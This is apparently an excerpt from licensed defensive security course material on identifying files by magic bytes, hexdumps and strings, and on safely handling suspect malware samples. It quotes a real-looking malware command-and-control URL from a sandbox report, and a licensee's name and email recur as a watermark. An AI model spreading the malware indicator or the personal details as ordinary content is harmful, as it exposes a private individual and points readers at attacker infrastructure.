- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files

1. Endpoint Attack Tactics
2. Endpoint Defense In Depth
3. How Windows Logging Works
4. How Linux Logging Works
5. Interpreting Important Events
6. Exercise 3.1: Interpreting Windows Logs
7. Log Collection, Parsing, and Normalization
8. Exercise 3.2: Log Enrichment and Visualization
- 9. File Contents and Identification**
10. Identifying and Handling Suspicious Files
11. Day 3 Summary
12. Exercise 3.3: Malicious File Identification

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney@gmail.com> April 28, 2020

## File Contents

What is a file really? Just a sequence of bytes

- Those sequences are interpreted by program that opens it
- To see the bytes, use a program like hexdump

```
student@ubuntu: /var/www/sec555-wiki/Tools/pdfs$ hexdump -Cv Packets.pdf | head
00000000 25 50 44 46 2d 31 2e 34 0a 31 20 30 20 6f 62 6a |%PDF-1.4.1 0 obj|
00000010 0a 3c 3c 0a 2f 54 69 74 6c 65 20 28 fe ff 29 0a ||. <<./Title (..) |
00000020 2f 43 72 65 61 74 6f 72 20 28 fe ff 29 0a 2f 50 |./Creator (..) /P|
00000030 72 6f 64 75 63 65 72 20 28 fe ff 00 51 00 74 00 |roducer (...Q.t. |
00000040 20 00 35 00 2e 00 35 00 2e 00 31 29 0a 2f 43 72 |.5...5...1) /Cr|
00000050 65 61 74 69 6f 6e 44 61 74 65 20 28 44 3a 32 30 |eationDate (D:20|
00000060 31 37 30 34 30 33 31 34 33 39 34 35 29 0a 3e 3e |170403143945) .>>|
00000070 0a 65 6e 64 6f 62 6a 0a 32 20 30 20 6f 62 6a 0a |.endobj.2 0 obj. |
00000080 3c 3c 0a 2f 54 79 70 65 20 2f 43 61 74 61 6c 6f |<<./Type /Catalo|
00000090 67 0a 2f 50 61 67 65 73 20 33 20 30 20 52 0a 3e |g./Pages 3 0 R.>|
```

### File Contents

At its most basic level, what is a file? A file is just a sequence of bytes, and that sequence of bytes may represent various things. Sometimes, that sequence merely represents text, such as a PowerShell script; sometimes, it's a compiled program such as an executable. How do the bytes of a plaintext file compare to a pdf or docx? Each of these file types has unique characteristics and the program that opens them must interpret the sequence of bytes they present as input and render something to the screen. They all accomplish this in very different ways, however, and each comes with its own security implications. We commonly use pdf, docx, JavaScript, exe, txt and other files, but what differentiates one type from another, and how do we tell when it is not clear from the filename which is which?

This slide shows the bytes of a randomly selected PDF file as viewed with the program hexdump. The left column is the offset from the start of the file, the middle columns are the bytes represented in hex, and the rightmost column is the bytes rendered in its ASCII character, if possible. We can see the first few bytes contain the letters PDF—an easy hint that we were dealing with PDF format if we didn't already know that.

## Identifying a File

A host downloads a file at `http://mystery.com/x`

- What type of file is it?
- Is it dangerous?

You extract it with Wireshark, now what?

- Run the Linux "file" command on it
- Looks at the hexdump, look for "magic bytes"
- Investigate strings for clues or other nested content
- Perform a sandbox/dynamic analysis



### Identifying a File

In this section, we'll do a dive into the nature of files and how to analyze them to figure out what type they are, what they contain, and how to pull additional information from them. Understanding files at this level is a necessary skill as there are many situations where this type of analysis may be required. For example, what if you are given a PCAP of a transaction where a potentially infected PC made a GET request for the URL `http://mysterywebsite.com/x`. The computer received *some* file, but what is it, and how can we tell if it's dangerous?

Some of the methods we can use are:

- Using the Linux file command to see if we can automatically identify the file type
- Run hexdump on the file to check for "magic bytes"
- Look at strings for indicators or evidence of files nested within the bytes of the original file
- Perform an automated analysis with a sandbox or virtual machine

## Using the "file" Command

The file command will automatically attempt to identify a file

- Starting with 6 extensionless files, what are they?

```
student@ubuntu:~/analysis$ ls
sample_a sample_b sample_c sample_d sample_e sample_f
```

The easy way: using the file command to check...

```
student@ubuntu:~/analysis$ file *
sample_a: PE32 executable (console) Intel 80386, for MS Windows
sample_b: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV)
sample_c: PNG image data, 16 x 16, 8-bit gray+alpha, non-interlaced
sample_d: SVG Scalable Vector Graphics image
sample_e: PDF document, version 1.4
sample_f: PE32 executable (GUI) Intel 80386, for MS Windows
```

### Using the "file" Command

The first attempt you should make to quickly identify a file on a Linux machine is the file command. This command has a library of known file formats and can quickly identify, based on the bytes in a file, what format it may be.

We can see that of the 6 samples we have here, running file \* immediately identifies them all. Sample A and F are windows executables, sample b is a Linux executable, C and D are a PNG and SVG image respectively, and E is a PDF file. That was easy!

What if the file were to be a simple text file? In most cases, the file command will simply call these "ASCII text". The exception to this rule is when the text represents an easily identifiable scripting language, a bash script, for example, might identify as "Bourne-Again shell script, ASCII text executable."

## Magic Bytes

How does "file" work? By identifying "**magic bytes**"!

- Magic bytes are a defined byte sequence to ID file format
- Usually, the first few bytes of a file – acts as a signature

Common magic bytes:

File Type	Starting Bytes (hex)	ASCII
EXE	<b>4D 5a</b>	MZ
ZIP, DOCX, XLSX, PPTX	<b>50 4B</b> 03 04	PK..
GZ	1F <b>8B</b>	..
PDF	<b>25 50 44 46 2d</b>	%PDF-
RTF	<b>7B 5C 72 74 66 31</b>	{\rtf1
PNG	89 <b>50 4E 47</b> 0D 0A 1A 0A	.PNG...
SWF (Adobe Flash)	<b>43 57 53</b>	CWS

### Magic Bytes

How does file work its magic? Magic bytes, otherwise known as the file signature!<sup>1</sup> Almost all file types have a standard that governs how their bytes must be structured for the program that reads that file type to be able to successfully interpret it. One of the common features of these structures is a signifier in the first few bytes of a file that can positively identify the file as a certain format.

The slide above lists the magic bytes for some of the most common file formats. Memorizing this list is not strictly necessary but can help speed up investigations immensely when you see an unknown file either transferred across the wire or embedded inside another file. Notice anything odd about this list? Zip files start with the same magic bytes as Microsoft Office documents. Why would this be? Looking at the magic bytes of various formats may highlight conditions like this and lead you to the interesting answer. The reason is that office documents *are* actually zip files. You can change the extension, unzip them, and break them down into multiple different file components that are used to create them!

Notice that not all the magic bytes are necessarily bytes that have ASCII characters assigned to them (the printable characters have been highlighted in bold). In this case, viewing the file with something like hexdump will be required for manual identification.

[1] [https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)

## Nested Files

### Spot the nested compressed file...

```

00015b40 00 00 52 00 99 00 01 00 f2 00 52 00 0c 09 10 00 |...R.....R....|
00015b50 b1 24 5a 00 30 06 0c 00 42 00 61 00 6c 00 6c 00 |.$Z.0...B.a.l.l.|
00015b60 6f 00 6f 00 6e 00 20 00 54 00 65 00 78 00 74 00 |o.o.n..T.e.x.t.|
00015b70 00 00 0c 00 0f 00 12 64 f0 00 01 00 14 a4 00 00 |.....d.....|
00015b80 14 00 43 4a 10 00 4f 4a 04 00 51 4a 04 00 5e 4a |..CJ..OJ..QJ..^J|
00015b90 04 00 61 4a 10 00 4e 00 fe 2f f2 ff 01 01 4e 00 |..aJ..N../...N.|
00015ba0 0c 01 0f 00 b1 24 5a 00 30 06 11 00 42 00 61 00 |.....$Z.0...B.a.|
00015bb0 6c 00 6c 00 6f 00 6f 00 6e 00 20 00 54 00 65 00 |l.l.o.o.n..T.e.|
00015bc0 78 00 74 00 20 00 43 00 68 00 61 00 72 00 00 00 |x.t..C.h.a.r...|
00015bd0 14 00 43 4a 10 00 4f 4a 04 00 51 4a 04 00 5e 4a |..CJ..OJ..QJ..^J|
00015be0 04 00 61 4a 10 00 50 4b 03 04 14 00 06 00 08 00 |..aJ..PK.....|
00015bf0 00 00 21 00 e9 de 0f bf ff 00 00 00 1c 02 00 00 |...!.....|
00015c00 13 00 00 00 72 50 69 61 7a 6d 4e 77 68 4a 59 70 |....rPiazmNwhJYp|
00015c10 43 4f 47 2e 78 6d 6c ac 91 cb 4e c3 30 10 45 f7 |COG.xml...N.O.E.|
00015c20 48 fc 83 e5 2d 4a 9c b2 40 08 25 e9 82 c7 8e c7 |H...-J..@.%.....|

```

### Nested Files

Why can't we just rely on the file command to do this for us? We can when the file is already cut out, but if we're looking at a raw stream of bytes from a PCAP, or if one of these files is embedded inside *another* file, the "file" command will not be able to identify them, and we must fall back to knowing our magic bytes to tip us off. Certain file types allow you to embed additional files inside it—think files embedded in a Word doc or PDF file; this is a tactic often used in phishing. There are tools that can identify nested files based on magic bytes and cut them out as well. The difference is they are programmed to attempt to match magic bytes at any point throughout a file instead of just at the beginning like the "file" command does. Programs like foremost, binwalk, and scalpel are examples of tools malware, firmware, and forensics analysts may use to automatically extract files nested within each other. If you are interested in diving deep on this topic for malware analysis, check out the outstanding "FOR610: Reverse Engineering Malware" course by Lenny Zeltser.

This slide shows an excerpt from a malicious .doc file that shows the magic bytes of an embedded compressed zip file. We aren't sure if this compressed item plays a role in the maliciousness of the document or not, but if we were going to give it to a reverse engineer, locating that it is there is a good step toward finding the answer. Can you spot the file signature in the byte sequence?<sup>1</sup> The answer is it is located on line 00015be0, the seventh and eighth byte is the PK that is easiest to spot and is followed by the non-printable 0x03 and 0x04 bytes. We can also see shortly after on line 00015c00 that the filename rPiazmNwhJYpCOG.xml is listed. This is the name of one of the files compressed in this archive.

[1] <https://www.hybrid-analysis.com/sample/0dd5122e6656295df8946a5ba6feeaf93a7406327e016cd7fb2b388a85b0e3e9?environmentId=100>

## What Makes a File Valid?

So what makes a PDF a PDF? Is it the filename? The .pdf extension? No!

- **Filename** and **extension** do not modify the bytes
- Extension is used to tell OS how to open the file...
- PDF magic bytes? Follows PDF specification? Opens in a pdf viewer?
  - It is a PDF, regardless of the name and extension
- Malware may not label or mislabel downloaded files

```
student@ubuntu:~/analysis$ hexdump -C sample_f
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ.....|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |.....@.....|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 b8 00 00 00  |.....b80000|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |.....!.!.!.Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.|
```

## What Makes a File Valid?

So, what makes a file a valid pdf? It's not the filename or extension. It's 100% based on the bytes of that file. If the magic bytes indicate a file is a PDF, the content follows the PDF specifications, and it opens in a PDF reader, for all intents and purposes that file is a PDF. Becoming familiar with the magic bytes of the common file formats will help us identify potentially malicious attachments or downloads, no matter their name. Why do we even use file extensions then? It's not strictly necessary, and in Linux it is common to see files without extensions. Having a file extension makes it easier for people to keep track of what is what and assists operating systems in knowing what program to attempt to open a file with when it is double clicked. It's totally possible to name a PDF file "word\_doc.docx" and open it in Adobe Reader. You'll just have to open Reader first and tell it to attempt to open the file—double-clicking it from explorer will not work since Windows will see the extension and attempt to open it with Word.

Why are we bringing this up? Because sometimes even these lines can be blurred. Although it's unlikely to be seen as part of an attack, a good demonstration of this is the people who make file "polyglots", files that are more than one valid file type at once. Did you know you can make a file that is a valid ZIP, 2 different PDFs, an HTML page, AND an executable? Apparently, it is possible because a talk at 44con in 2013 did exactly that!<sup>1</sup> There's also a project on GitHub that will make a file that will print an ASCII picture, work as a pdf, a zip file, and an NES game emulator.<sup>2</sup> Clearly, the "what type of file is this" question isn't always as straightforward as it seems; standards can be blended such that one sequence of bytes can be validly read by multiple programs at once!

[1] <https://www.slideshare.net/ange4771/a-binary-inception>

[2] <https://github.com/perfaram/pdf-zip-nes-polyglot>

## What Are Strings

- *Some* bytes in a program encode to characters
  - Different standards exist (ASCII, UTF-8, UTF-16, ...)
- **Strings** are a continuous run of "printable" characters. In ASCII "SANS" = [53 41 4E 53]
  - String terminates at the first unprintable character
- Linux "**strings**" program is used to display the printable strings from a file
  - If it is a "**plaintext**" file, all text is printable and the whole file is just one long string (txt, vbs, ps1, js, ...)
  - If it is a "**binary**" file, this means *some* bytes *might* be printable, others are not (zip, docx, exe, jpg, ...)

ASCII Table<sup>1</sup>

Hex	Char	Hex	Char	Hex	Char
20	[SPACE]	40	@	60	`
21	!	41	A	61	a
22	"	42	B	62	b
23	#	43	C	63	c
24	\$	44	D	64	d
25	%	45	E	65	e
26	&	46	F	66	f
27	'	47	G	67	g
28	(	48	H	68	h
29	)	49	I	69	i
2A	*	4A	J	6A	j
2B	+	4B	K	6B	k
2C	,	4C	L	6C	l
2D	-	4D	M	6D	m
2E	.	4E	N	6E	n
2F	/	4F	O	6F	o
30	0	50	P	70	p
31	1	51	Q	71	q
32	2	52	R	72	r
33	3	53	S	73	s
34	4	54	T	74	t
35	5	55	U	75	u
36	6	56	V	76	v
37	7	57	W	77	w
38	8	58	X	78	x
39	9	59	Y	79	y
3A	:	5A	Z	7A	z
3B	;	5B	[	7B	{
3C	<	5C	\	7C	
3D	=	5D	]	7D	}
3E	>	5E	^	7E	~
3F	?	5F	_	7F	[DEL]

## What Are Strings

Since files are just a continuous sequence of bytes ranging from the value of 0 to 255 (0x0 to 0xFF in hex), to print characters to the screen, encoding standards such as ASCII<sup>1</sup> have created mappings of certain bytes or byte sequences to printable characters. Looking at an ASCII table shows the string "test" would be encoded as the hex bytes [74 65 73 74], for example. Strings are a continuous run of printable characters as interpreted through an encoding inside the byte sequence of a file. If a file were to contain the bytes [00 01 02 03 74 65 73 74 04 05 06], the ASCII strings would be merely "test" since it is the only set of multiple printable characters in a row when interpreting the bytes as ASCII characters.

You may have heard files referred to as "plaintext" or "binary" files. These terms refer to the printability of the bytes in the file. Since not all bytes have a mapping to a printable character and not all files are made up entirely of printable bytes, we can then split all files into two groups. There are "plaintext" files, files that only have "printable" characters, and "binary" files, those that have bytes that cannot be interpreted as text for one of the standard encodings. Running the "strings" program in Linux will print out all continuous runs of printable characters in a given file by attempting to decode it with various encoding standards. Doing this on a plaintext file will not yield anything interesting since the whole file is one big string, but running it against a binary file such as an executable may find sections of printable bytes such as metadata, URLs, and other items of interest depending on the file type.

[1] <https://simple.wikipedia.org/wiki/ASCII#/media/File:ASCII-Table-wide.svg>



## Strings Example

```
student@ubuntu:~/Downloads$ hexdump -Cv sample.exe | head
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ.....|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |.....@..|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 b8 00 00 00  |.....|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |.....!..L!Th
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode...$.|

student@ubuntu:~/Downloads$ strings -n 10 sample.exe
!This program cannot be run in DOS mode.
MSVBVM60.DLL
REATTACKED
4DDDDDDDDD
4EUDEUUUU]
5UwwwwwwU]
```

### Strings Example

In this slide, on the top, we can see a partial output of strings run on a Windows executable file with a minimum string length of 10 (-n 10 argument). Most of the output of a command like this would be non-sensical coincidental matches that just happen to be printable, but some strings, such as the top 3 shown here, may be of use. One is the text that is included in all executable files. If we did not know whether the file transferred was an executable or not, this sentence is a dead giveaway. Another hit is the string MSVBVM60.DLL. If you Google that filename, you will learn that this is the DLL associated with the Microsoft Visual Basic virtual machine. That tells us the program was likely made with Visual Basic that this DLL is likely loaded as part of the executable being run. The third is the string "REATTACKED"—it is not clear why it is present but, in the future, may be used to find files from the same family of malware, as it is likely a unique string to find in a program.

On the bottom of the slide, we can see the actual bytes of this file using a hex dump output. Notice that the first five lines contain mostly bytes that are non-printable; therefore, there is nothing to show in the strings output. Where the bytes are printable, such as the "MZ", "@" and other random characters, they do not meet the minimum specified string length of 10 characters, so these are not printed either.

## Unicode and String Encoding

**Unicode** defines over 1.1M characters as *code points* ("A"=U+41)

- Actual encoding of values into *bytes* determined by the *encoding*
- **UTF-8, UTF-16** are **variable length** Unicode encodings
  - UTF-8 is binary compatible with ASCII – all English chars. are the same
- **UTF-32** is a **constant length** encoding
- All 3 can express all 1.1M Unicode characters!
- Encoding "学SEC450" (学 is Kanji for "study", code point U+5B66)
  - UTF-8 = **e5ada6** 53 45 43 34 35 30
  - UTF-16 = **5b66** 0053 0045 0043 0034 0035 0030
  - UTF-32 = **00005b66** 00000053 00000045 00000043 00000034 00000035  
00000030

### Unicode and String Encoding

Since much of the world does not use the English character set, additional character mappings had to be defined for longer byte values. After many less successful attempts, Unicode is the system that won out and is now the de-facto standard. Unicode can define over 1.1M characters (although not all are currently defined) and each symbol is represented by a *code point* which is written as U+ then the number. The English A, for example, is U+41. Since representing 1 million possible numbers takes more than 8 or even 16 bits, we could naively just decide to use 24 bits for each character, but 3 bytes is an awkward number to use in computing. Four bytes could be used instead, but imagine all the wasted space that would require when most of the time all symbols will have multiple leading 0's. In order to solve this problem, multiple *encodings* were invented to represent the defined *code points* of Unicode in varying ways. UTF-8 is a variable length encoding, as is UTF-16. They will attempt to use a minimum of 8 or 16 bits per character respectively when representing a single character, but if needed, they can use more to represent the additional characters beyond what 8 or 16 bits allows. The good news about most of these encodings is that the bytes that represent the English characters are the same as they are in ASCII, meaning the since ASCII A is 0x41, it is the same in UTF-8, in UTF-16 A is 0x0041 and in UTF-32 it is 0x00000041. UTF-32 is nice in that it is a constant length encoding that is easiest to interpret when there are multiple characters in a row, but because of this, it is also the least efficient.

To show an example of the various Unicode encodings, the string "学SEC450" was encoded into UTF-8, UTF16, and UTF-32 encoding to show the differences in the actual bytes that would be used. The byte sequence has a space inserted to designate each character of the encoded string. UTF-32 is a constant length encoding scheme; therefore, every single character has its own 4-byte sequence to represent it. UTF-16 is a variable length encoding, but the kanji character happens to be encoded with a 2-byte symbol. So, in this case, all characters are still represented with the same length—a 2-byte sequence. UTF-8 is the most unique of the group. The English characters still have the same values (although without leading 0's this time), but the kanji character uses multiple bytes for representation, demonstrating the variable-length nature of UTF-8. In UTF-8, the Unicode code point for 学, which is U+5B66, is designated as the byte sequence [e5 and a6].

Since text inside a file, on a webpage, or otherwise could use any of these encodings, getting the correct presentation of this string requires not only identifying the sequence of bytes in a row, but also using the correct encoding settings. Trying to decode the bytes of the UTF-8 encoded string above with the ASCII table, UTF-16, or UTF-32 would result in garbled and non-printable characters. This is the important thing to know about strings. They cannot exist in a vacuum. A byte sequence *and* encoding must be specified, since a byte sequence can be interpreted in multiple ways.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

Different Byte Orders and Encodings


Remember: Not all encodings are ASCII, or even 8-bits each!

**Takeaway: You MUST look for strings in multiple encodings!**

```
001ee0fe 49 00 63 00 68 00 74 00 68 00 79 00 6f 00 66 00 | I.c.h.t.h.y.o.f.
001ee0ff 61 00 75 00 6e 00 61 00 38 00 00 00 23 3d fb fc | a.u.n.a.8...#=.
001ef000 fa a0 68 10 a7 38 08 00 2b 33 71 b5 22 3d fb fc | ..h..8..+3q."=.
001ef010 fa a0 68 10 a7 38 08 00 2b 33 71 b5 02 00 00 00 | ..h..8..+3q....
001ef020 fc ef 5e 00 0c f0 5e 00 00 00 00 00 1a 00 00 00 | ..^...^.....
001ef030 50 00 52 00 4f 00 43 00 4f 00 52 00 41 00 43 00 | P.R.O.C.O.R.A.C.
001ef040 4f 00 49 00 44 00 41 00 4c 00 00 00 79 4f ad 33 | O.I.D.A.L...y0.3
```

```
student@ubuntu:~/Downloads$ strings -n 10 -e l -t x sample.exe
```

```
leefe0 Ichthyofauna8
lef030 PROCORACOIDAL
lef078 benzhydroxamic0
lef0a4 Linguodental
lef110 Affrighted
```



Different Byte Orders and Encodings

Back to strings—how does this multiple-encoding situation affect how we search for strings within a file? Running strings with the "-e" option will tell strings to look for characters not only encoded differently, but also with different byte order (little endian vs. big endian—whether the least or most significant byte of the symbol comes first).

According to the strings man page, here are the options for specifying encodings and byte order using the strings command:

" -e encoding

Select the character encoding of the strings that are to be found. Possible values for encoding are:

s = single-7-bit-byte characters (ASCII, ISO 8859, etc., default)

S = single-8-bit-byte characters,

b = 16-bit big endian

l = 16-bit little endian

B = 32-bit big endian

L = 32-bit little endian. Useful for finding wide character strings. (l and b apply to, for example, Unicode UTF-16/UCS-2 encodings)."

In the slide, notice that 16-bit little endian encoding has been specified (as well as "-t x" to show the strings' location in the file in hex). With this argument, totally different strings were output as a result. Looking at the hex dump, we can see all the characters are there but are likely represented in UTF-16 in little-endian byte order

(2 bytes per character, since all characters are English, and the least significant byte in the symbol first, followed by the 0x00 most significant byte). Using ASCII mode will never identify this string. It would interpret them as a bunch of single character strings with null bytes in between.

In summary, when running strings, do not just give up if the ASCII encoded version does not yield results. Try the other encoding options as well.


[1] [https://en.wikipedia.org/wiki/List\\_of\\_Unicode\\_characters](https://en.wikipedia.org/wiki/List_of_Unicode_characters)


Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## How Strings Help Us

Many malware sandboxes give us strings; why do we care?

- Many IOCs (indicators of compromise) are printable ASCII strings
- Allows identification that a file is bad without running it
  - Called "static analysis" – safe to do!
- **Domains, IP addresses, files, registry keys**
- If from program running in memory, works better
  - If malware is "packed", can expose even more
- Works well on PCAP, pdf, pictures and more!
  - Does *not* work on compressed files

Submission name: sample\_144  
 Size: 77KiB  
 Type:  peexe  
 Mime: application/x-dosexec



Extracted Strings

All Strings (47) Interesting (8) e76ae6b37

GetTickCount

**http://aachristmas.com/images/led/tr.php**

InternetCloseHandle

InternetOpenA

InternetOpenUrlA

InternetReadFile

### How Strings Help Us

The "strings" of a file are incredibly useful for a variety of reasons. Since all malicious programs will need to modify certain files and registry keys and contact domains or IP addresses, these values must be hard-coded into the program in some location. Looking at the strings for an executable is a great way to identify all the files malware may drop and all the sites it may contact. This gives you a fast and easy way to get ahead of it by forcing it to give up its secrets, and proactively blocking or detecting the changes before the malware has a chance to cause damage. When we analyze the strings of a program *without* running it, this is called "static analysis", the alternative being analyzing malware by letting it run in a virtual machine or sandbox, referred to as "dynamic analysis."

The slide above shows a simple example, the screenshot is from a random selection of an executable submitted to hybrid-analysis.com for analysis.<sup>1</sup> The file was marked as malicious by the sandbox and although there wasn't much network traffic produced, we can make a safe bet that the command and control site for the executable would be <http://aachristmas.com/images/led/tr.php> if it had run successfully. Which encoding was this string found with? The website does not specify. What sandboxes usually do is try to locate strings in a file with multiple different encodings, then concatenate all the results together so that all possible options are displayed.

Note that strings are useful far beyond executable programs. They may work for identifying metadata in pictures, PDFs, or other files, and can be used to quickly and easily pick out domains, user-agents, cookies, URLs, and other information inside a PCAP file! The format they will not work well on is anything that is compressed. Compression changes the internal structure of a file such that strings will no longer be visible. Running strings on a variety of file types can be a great way to become familiar with the inner workings of file formats and speed up your triage of potentially malicious files.

*Note: There is a more advanced way of extracting strings from the memory bytes of a live, running process. This technique is dynamic analysis since the program must be running. The benefit of doing this, however, is that executables that are encrypted or "packed" may show strings in memory you wouldn't find normally in static analysis. If you see strings in a sandbox like hybrid-analysis that you do not find when running the strings command from the command line, it is likely they were extracted by running the program and scraping them out of memory.*

[1] <https://www.hybrid-analysis.com/sample/e76ac6b37435dadca881bafb68b5da85f2b70996448050c20bf3abbc0a92d23b>

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## File Content and Identification Summary

### Remember:

- Files are just a string of bytes; the extension has no meaning
- Sometimes those bytes will be text you can read – "plaintext" files
- Sometimes it will be binary format
- You may often run into files without extensions
  - **Binary** files can be identified via magic bytes with hexdump
  - If file is carved out, the Linux "file" program might identify it
  - **Strings** can give us a clue to the nature of a binary file
  - There are many encoding formats – ASCII, Unicode in UTF-8, UTF-16, ...

### File Content and Identification Summary

This section is important because if you've never had a chance to investigate files at the byte level, hopefully by now, you realize that there is nothing special about one type of file versus another. Files are merely a string of bytes meant to be read in a certain way. Sometimes, those bytes represent characters from the ASCII or Unicode encodings (plaintext files), and sometimes they do not map to any printable characters and, instead, represent machine code of a program, or a proprietary compressed file format (binary files). Either way, these concepts will be important because understanding the actual nature of the files you work with day to day will help you identify them when the type is unlabeled, as well prevent you from accidentally infecting yourself during analysis.

In the next module, we will continue to talk specific file formats that are commonly weaponized and how that is accomplished. It will build upon the concepts from this section and hopefully, by the end, give you a clear view of how malicious files are created and how to triage and handle them in a secure manner.



## Course Roadmap

- Day 1: Blue Team Tools and Operations
- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files

1. Endpoint Attack Tactics
2. Endpoint Defense In Depth
3. How Windows Logging Works
4. How Linux Logging Works
5. Interpreting Important Events
6. Exercise 3.1: Interpreting Windows Logs
7. Log Collection, Parsing, and Normalization
8. Exercise 3.2: Log Enrichment and Visualization
9. File Contents and Identification
- 10. Identifying and Handling Suspicious Files**
11. Day 3 Summary
12. Exercise 3.3: Malicious File Identification

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney@gmail.com> April 28, 2020

## Handling and Investigating Suspect Files

Investigating malicious files must be done carefully!

In this module:

- Choosing a safe analysis environment
- How to move files safely
- Exploits vs. using features for evil
- Common malicious file types
  - Executables, scripts, documents, other
- Weaponizing less-commonly evil file types
- Indicators a file is safe or not (hash, signature, etc.)



### Handling and Investigating Suspect Files

One of the primary tasks you will encounter as a blue team member is needing to decide whether a given file is malicious or not. While we have discussed in the previous section ways to tell what *type* of file something is, we need to go deeper to describe how to quickly triage whether a given file needs a closer look.



In this module, we'll cover several topics related to potentially malicious file analysis. We'll discuss how to pick a safe operating system for file investigation, packaging and transport of suspect files, the most commonly weaponized file types and how they are weaponized, as well as how attackers are sometimes able to make even benign-seeming files malicious. After discussing safe handling and how file weaponization works, we'll cover some methods to give an easy indication a file could be threatening.

## Using Mismatched Operating Systems for Safety

Analyze files on OS that can't be affected

Certain formats only work on one OS

- Weaponized **Windows** formats:
  - **Executable** – exe, dll, scr, cpl, sys
  - **Scripting** - PowerShell, .vbs, .bat, .docx, lnk
- Weaponized **Linux** formats:
  - bash scripts, ELF, deb, rpm
- Files potentially **malicious to all** – use Linux
  - PDF, RTF, JavaScript, Python



### Using Mismatched Operating Systems for Safety

If you do have to investigate a file for potential evil, where should we do it? The obvious answer is "not on our main PC." It's just too risky to handle any type of potentially malicious file on the computer we conduct day-to-day business with. The better answer is in a virtual machine or, at the very least, a dedicated analysis machine. Does it matter which operating system we use? It certainly does. Consider the goal is to investigate a file without getting infected yourself. The first question is, "how do we ensure we won't get infected?" One of the best answers to that is to use an operating system that cannot possibly run the code used for infection. That means using Linux for analysis of files you suspect to be Windows executables, PowerShell scripts, visual basic scripting, Office documents and batch files. None of these file types function in Linux (with the potential exception being PowerShell, since it does partially run on Linux now). Therefore, it is impossible to infect your analysis system with these file types and analysis can proceed without risk. On the flip side, if you are investigating potentially malicious bash scripts, ELF binaries (the Linux equivalent of an EXE), or some other Linux specific format, you can safely use Windows to look at their components without fear of infection since their contents mean nothing to Windows.

For files that potentially cause danger in all operating systems—JavaScript, PDFs, etc.—Linux would still be the recommended operating system for analysis. Why? Most attackers using these file types are sending them with the assumption of the victim running Windows. That means their infection chain at some point will eventually affect Windows only. A weaponized PDF or malicious JavaScript may have an exploit that runs code or downloads a file and runs it, but if that exploit is running code made for Windows or downloads a Windows executable, the infection will still not affect you on Linux. It is difficult to write an exploit that will work cross platform, let alone for the different readers you may use to open a PDF in Windows vs. Linux.

## Moving Malicious Files

How can we safely transport malicious files?

- Don't want **accidental clicking**
- Don't want **AV finding and deleting**



To prevent this, the standard is password protected zip file

- **Password "infected"** is common in industry
  - Prevents clicking, but can still see filenames
  - Email may still not work – can still read filename
- AV cannot identify

### Moving Malicious Files

Sometimes, it is necessary to transport a potential piece of malware from one system to another. There is a right and wrong way to go about doing this. The wrong way is to merely move the file by clicking and dragging or using the copy function in a command line to move the file in a potentially executable state to a new host. This should never be done for several reasons. The main reason is that no matter how careful you think you are, you never know when you might accidentally tab complete a command or twitch your finger in a way that will cause the malware to execute on the new host, spreading it further. The second reason is that moving malware without obscuring it first is likely to set off additional alerts and potentially cause the AV client on the receiving end to immediately delete it, making your efforts worthless and causing you more work.

The *right* way to move a file is to ensure it cannot be found by AV, IDS, or accidentally executed on the collection machine. The most common way to do this is to put the malware in a compressed and encrypted archive with the password of "infected." For one, this method ensures that no systems will intervene with your malware transport, and two, anyone that comes along later that might not realize the compressed file is a virus will have to type "infected" to unzip it, consciously reminding them that it is dangerous. This is a standard used across the industry with many malware analysts to pass not only executable content, but any content that may contain a virus, including PCAPs and anything else.

